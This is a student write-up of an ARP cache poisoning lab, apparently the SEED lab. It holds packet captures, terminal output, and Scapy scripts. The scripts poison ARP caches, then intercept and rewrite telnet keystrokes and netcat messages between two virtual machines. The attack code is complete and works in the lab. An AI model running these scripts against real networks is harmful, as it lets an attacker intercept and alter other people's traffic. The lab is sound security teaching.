
```
Capturing from enp0s3 (port 23)

No.  Time                          Source     Destination  Protocol  Length  Info
  1  2020-02-04 22:20:25.4594023…  10.0.2.4   10.0.2.5     TELNET    67      Telnet Da
  2  2020-02-04 22:20:25.4837373…  10.0.2.4   10.0.2.5     TCP       55      [TCP Keep
  3  2020-02-04 22:20:25.4841931…  10.0.2.5   10.0.2.4     TELNET    67      Telnet Da
  4  2020-02-04 22:20:25.5327119…  10.0.2.5   10.0.2.4     TCP       67      [TCP Keep
  5  2020-02-04 22:20:25.5329908…  10.0.2.4   10.0.2.5     TCP       66      60364 → 2
  6  2020-02-04 22:20:25.5779081…  10.0.2.4   10.0.2.5     TCP       66      [TCP Keep

  ▼ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 1]
      [The RTT to ACK the segment was: 0.024790732 seconds]
      [Bytes in flight: 1]
      [Bytes sent since last PSH flag: 1]
▼ Telnet
    Data: Z

0000  08 00 27 a1 23 df 08 00  27 d2 78 ac 08 00 45 10   ..'.#... '.x...E.
0010  00 35 4c 9c 40 00 40 06  d6 0e 0a 00 02 05 0a 00   .5L.@.@. ........
0020  02 04 00 17 eb cc 2f af  06 bc e8 4b 01 d9 80 18   ....../. ...K....
0030  00 e3 6b 57 00 00 01 01  08 0a 00 5d c6 bc 01 1c   ..kW.... ...]....
0040  c3 c7 5a                                           ..Z

Data (telnet.data), 1 byte          Packets: 6 · Displayed: 6 (100.0%)    Profile: Default
```

```
root@VM:/home/seed/Lab2# python mit
```

```
Sent
.
Sent
.
Sent
.
Sent
.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

```
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2#
```

Screenshot from client:



```
root@VM:/home/seed# telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb  4 21:31:07 EST 2020 from 10.0.2.4 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/04/20]seed@VM:~$ ZZ
```

poison.py


```
from scapy.all import *

# Poison server
ether1 = Ether()
ether1.dst = 'ff:ff:ff:ff:ff:ff'
arp1 = ARP()
arp1.op = 2
arp1.psrc = '10.0.2.5'
arp1.pdst = '10.0.2.5'
arp1.hwdst = 'ff:ff:ff:ff:ff:ff'

pkt1 = ether1/arp1
sendp(pkt1)

# Poison client
ether2 = Ether()
ether2.dst = 'ff:ff:ff:ff:ff:ff'
arp2 = ARP()
arp2.op = 2
```

```
arp2.psrc = '10.0.2.4'
arp2.pdst = '10.0.2.4'
arp2.hwdst = 'ff:ff:ff:ff:ff:ff'

pkt2 = ether2/arp2
sendp(pkt2)
```

mitmtn.py

```
from scapy.all import *
import os

client_ip = '10.0.2.4'
server_ip = '10.0.2.5'
client_mac = '08:00:27:87:d5:98'
server_mac = '08:00:27:d2:78:ac'

def print_pkt(client_ip, server_ip):
  def spoof_pkt(pkt):
    newpkt = pkt[IP]
    if pkt[IP].src == client_ip and pkt[IP].dst == server_ip:
      # Get payload, check if the payload is letter.
      data = pkt[TCP].payload
      if str(data).isalpha():
        ip_packet = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        tcp_packet = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
flags=pkt[TCP].flags, seq=pkt[TCP].seq, ack=pkt[TCP].ack)
        # Change the packet payload to ‘Z’
        newpkt = ip_packet/tcp_packet/'Z'
    send(newpkt, verbose = 0)
  return spoof_pkt

# Sniff all telnet (port = 23) packets with specific src address.
sniff(filter = "tcp and port 23 and (ether src %s or ether src %s)" %
(client_mac, server_mac), prn = print_pkt(client_ip, server_ip))
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning




Capturing from enp0s3 (port 9090)
Apply a display filter … <Ctrl-/>
Expression…
Lab2
10:54 PM

```
No.  Time                          Source      Destination  Protocol  Length  Info
   1 2020-02-04 22:53:08.8162562…  10.0.2.4    10.0.2.5     TCP       73 33180 → 9090 [PSH, ACK] Seq=3558789…
   2 2020-02-04 22:53:08.8648892…  10.0.2.4    10.0.2.5     TCP       73 [TCP Retransmission] 33180 → 9090 […
   3 2020-02-04 22:53:08.8651862…  10.0.2.5    10.0.2.4     TCP       66 9090 → 33180 [ACK] Seq=2146435030 A…
   4 2020-02-04 22:53:08.9408743…  10.0.2.5    10.0.2.4     TCP       66 [TCP Dup ACK 3#1] 9090 → 33180 [ACK…
   5 2020-02-04 22:53:13.3963305…  10.0.2.4    10.0.2.5     TCP       84 33180 → 9090 [PSH, ACK] Seq=3558789…
   6 2020-02-04 22:53:13.4307139…  10.0.2.4    10.0.2.5     TCP       84 [TCP Retransmission] 33180 → 9090 […
   7 2020-02-04 22:53:13.4309845…  10.0.2.5    10.0.2.4     TCP       66 9090 → 33180 [ACK] Seq=2146435030 A…
   8 2020-02-04 22:53:13.4662723…  10.0.2.5    10.0.2.4     TCP       66 [TCP Dup ACK 7#1] 9090 → 33180 [ACK…

▼ Frame 1: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
    Interface id: 0 (enp0s3)
    Encapsulation type: Ethernet (1)
    Arrival Time: Feb  4, 2020 22:53:08.816256255 EST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1580874788.816256255 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]

0000  08 00 27 a1 23 df 08 00  27 87 d5 98 08 00 45 00   ..'.#... '.....E.
0010  00 3b 9d ed 40 00 40 06  84 c7 0a 00 02 04 0a 00   .;..@.@. ........
0020  02 05 81 9c 23 82 d4 1e  cf 8b 7f ef ff d6 80 18   ....#... ........
0030  00 e5 d7 f7 00 00 01 01  08 0a 01 24 72 8d 00 65   ........ ...$r..e
0040  23 e1 50 65 69 6e 61 6e  0a                        #.Peinan .

Time shift applied to this packet (frame.offset_shift)    Packets: 16 · Displayed: 16 (100.0%)    Profile: Default
```

```
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

```
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2# 
```




Search your computer
Capturing from enp0s3 (port 9090)
Apply a display filter … <Ctrl-/>
Expression…
Lab2
10:54 PM

```
No.  Time                          Source      Destination  Protocol  Length  Info
   1 2020-02-04 22:53:08.8162562…  10.0.2.4    10.0.2.5     TCP       73 33180 → 9090 [PSH, ACK] Seq=3558789…
   2 2020-02-04 22:53:08.8648892…  10.0.2.4    10.0.2.5     TCP       73 [TCP Retransmission] 33180 → 9090 […
   3 2020-02-04 22:53:08.8651862…  10.0.2.5    10.0.2.4     TCP       66 9090 → 33180 [ACK] Seq=2146435030 A…
   4 2020-02-04 22:53:08.9408743…  10.0.2.5    10.0.2.4     TCP       66 [TCP Dup ACK 3#1] 9090 → 33180 [ACK…
   5 2020-02-04 22:53:13.3963305…  10.0.2.4    10.0.2.5     TCP       84 33180 → 9090 [PSH, ACK] Seq=3558789…
   6 2020-02-04 22:53:13.4307139…  10.0.2.4    10.0.2.5     TCP       84 [TCP Retransmission] 33180 → 9090 […
   7 2020-02-04 22:53:13.4309845…  10.0.2.5    10.0.2.4     TCP       66 9090 → 33180 [ACK] Seq=2146435030 A…
   8 2020-02-04 22:53:13.4662723…  10.0.2.5    10.0.2.4     TCP       66 [TCP Dup ACK 7#1] 9090 → 33180 [ACK…

▼ Frame 2: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
    Interface id: 0 (enp0s3)
    Encapsulation type: Ethernet (1)
    Arrival Time: Feb  4, 2020 22:53:08.864889276 EST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1580874788.864889276 seconds
    [Time delta from previous captured frame: 0.048633021 seconds]
    [Time delta from previous displayed frame: 0.048633021 seconds]
    [Time since reference or first frame: 0.048633021 seconds]

0000  08 00 27 d2 78 ac 08 00  27 a1 23 df 08 00 45 00   ..'.x... '.#...E.
0010  00 3b 9d ed 40 00 40 06  84 c7 0a 00 02 04 0a 00   .;..@.@. ........
0020  02 05 81 9c 23 82 d4 1e  cf 8b 7f ef ff d6 80 18   ....#... ........
0030  00 e5 2f 76 00 00 01 01  08 0a 01 24 72 8d 00 65   ../v.... ...$r..e
0040  23 e1 41 41 41 41 41 41  0a                        #.AAAAAA .

Time shift applied to this packet (frame.offset_shift)    Packets: 16 · Displayed: 16 (100.0%)    Profile: Default
```


```
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

```
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2# 
```

My first name “Peinan” in the message has been replaced by “AAAAAA”.


Peinan [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed
10:53 PM
Right Ctrl

```
root@VM:/home/seed# nc 10.0.2.5 9090
Peinan
My name is Peinan
Normal message
***** Peinan ***** peinan *****
```


Peinan [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed
10:53 PM
Terminal
Right Ctrl

```
root@VM:/home/seed# nc -l 9090
AAAAAA
My name is AAAAAA
Normal message
***** AAAAAA ***** peinan *****
```

mitmnc.py

```python
from scapy.all import *
import os

client_ip = '10.0.2.4'
server_ip = '10.0.2.5'
client_mac = '08:00:27:87:d5:98'
server_mac = '08:00:27:d2:78:ac'

def print_pkt(client_ip, server_ip):
  def spoof_pkt(pkt):
    if pkt[IP].src == client_ip and pkt[IP].dst == server_ip:
      # Get payload, check if the payload is letter.
      data = pkt[TCP].payload.load
      newpkt = IP(pkt[IP])
      # Delete checksum part and old payload.
      del(newpkt.chksum)
      del(newpkt[TCP].payload)
      del(newpkt[TCP].chksum)
      # Replace the first name occurrence in payload to As.
      newdata = data.replace(b'Peinan', b'AAAAAA')
      newpkt = newpkt/newdata
      send(newpkt, verbose = 0)
    elif pkt[IP].src == server_ip and pkt[IP].dst == client_ip:
      newpkt = pkt[IP]
      send(newpkt, verbose = 0)
  return spoof_pkt
# Sniff all telnet (port = 23) packets with specific src address.
sniff(filter = "tcp and port 9090 and (ether src %s or ether src %s)" %
(client_mac, server_mac), prn = print_pkt(client_ip, server_ip))
```